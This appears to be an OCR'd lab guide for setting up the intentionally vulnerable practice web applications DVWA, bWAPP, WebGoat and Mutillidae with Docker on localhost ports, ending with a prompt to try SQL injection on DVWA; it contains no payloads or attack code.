


- Set Up Vulnerable web applications in ubuntu via docker/ directly.
- download DVWA, bWAPP, WebGoat(xVWA) and Mutillidae vulnerable web applications from git or any source to below path *var/www/html/*
- Access config files of each one and update the DB user name and password as you like.
- Install Docker, Start Docker
- Run and Host the web application on server via docker.

- Configure and launch the *Vulnerable/*web-dvwa on port 80 of Local host.
- Check if DVWA web application is launched successfully.







Create/Reset DB





-Configure and Launch another vulnerable web application Mutillidae on port 1337 of local host.







- Configure and launch vulnerable web application web goat on port 1339 of localhost.






- Configure and launch bWAPP vulnerable application in ubuntu. Live on port 8080 of local host.







Perform or try out SQL injection on DVWA vulnerable application using various inputs.



